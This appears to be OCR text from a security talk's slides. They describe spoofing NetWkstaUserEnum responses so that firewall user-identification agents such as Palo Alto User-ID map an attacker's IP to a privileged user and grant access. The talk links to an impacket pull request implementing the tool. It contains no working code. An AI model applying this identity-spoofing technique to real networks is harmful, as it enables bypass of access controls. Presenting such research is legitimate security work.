
Cache

5. NetWkstaUserEnum Request

0. Agent pulls AD logs

AD Logs

The Pwn



1. ping vip-fridge.tld
from 192.168.2.149

2

ACL with User-ID

3. Who is 192.168.2.149

5. NetWkstaUserEnum Request

6. Spoofed NetWkstaUserEnum Response


0. Agent pulls AD logs

AD Logs

0, 4

Cache

The Pwn



1. ping vip-fridge.tld
from 192.168.2.149

2

ACL with User-ID

3. Who is 192.168.2.149

0, 4,
7

Cache


5. NetWkstaUserEnum Request

6. Spoofed NetWkstaUserEnum
Response


0. Agent pulls AD logs


AD Logs

The Pwn


1. ping vip-fridge.tld
from 192.168.2.149
2
ACL with User-ID
3. Who is 192.168.2.149
5. NetWkstaUserEnum Request
6. Spoofed NetWkstaUserEnum Response
8. Spoofed user info
0, 4, 7
Cache
0. Agent pulls AD logs
AD Logs
VIP ONLY

The Pwn



1. ping vip-fridge.tld
from 192.168.2.149
5. NetWkstaUserEnum Request
6. Spoofed NetWkstaUserEnum Response
3. Who is 192.168.2.149
8. Spoofed user info
2, 9
ACL with User-ID
0, 4, 7
0. Agent pulls AD logs
AD Logs
Cache
User mismatch
=
Block Access
User matches
=
Allow Access
VIP ONLY


PA-VM — Mozilla Firefox (Private Browsing)
PA-VM
192.168.56.1/?#policies::vsys1::policies/security-rulebase
210%
paloalto NETWORKS
Dashboard
ACC
Monitor
Policies
Objects
Network
Device
Commit
Config
Help
5 items

				Source				Destination	
	Name	Tag	Typ	Zone	Address	User	HIP Pro	Zone	Address
1	VLAN2 to VLAN1	n…	u…	VLAN2	any	any	any	VLAN1	any
2	VIP Members in VLAN 1 to VIP Beer Fridge in VLAN2	n…	u…	VLAN1	any	domain\vip members	any	VLAN2	VIP_Beer_Fridge_192.168.57.10
3	DC to VLAN2	n…	u…	VLAN1	DC …	any	any	VLAN2	any
4	intrazone-default	n…	i…	any	any	any	any	(intrazone)	any
5	interzone-default	n…	i…	any	any	any	any	any	any

Building the tool

Github



Added NetrWkstaUserEnum to smbserver.py #965

Open SecureAuthCorp:master ← justin-p:master

https://github.com/SecureAuthCorp/impacket/pull/965

https://github.com/justin-p/impacket

Other $Vendors

WMI, Registry, Event logs


SONICWALL

NetAPI

$Vendor2

NYPD
PALO ALTO
USER-ID
SONICWALL
SSO

$Vendor2



5. To configure a common service account that the SSO Agent will use to log into a specified Windows Domain, enter the Username of an account with administrative privileges in the **Username** field, the Password for the account in the **Password** field, and the Domain Name of the account in the **Domain Name** field. Click **Next.**

SonicWall Directory Connector

SonicWall Directory Connector Service User Configuration

To access the domain, SonicWall Directory Connector requires a user account with administrative privileges. Enter the username and password for this account. If you "Skip", please use Windows Service Control Manager to configure.


Domain Name: example.com

User Name: SWAdmin

Password: ••••••••

Caveats

SMB Guest Access

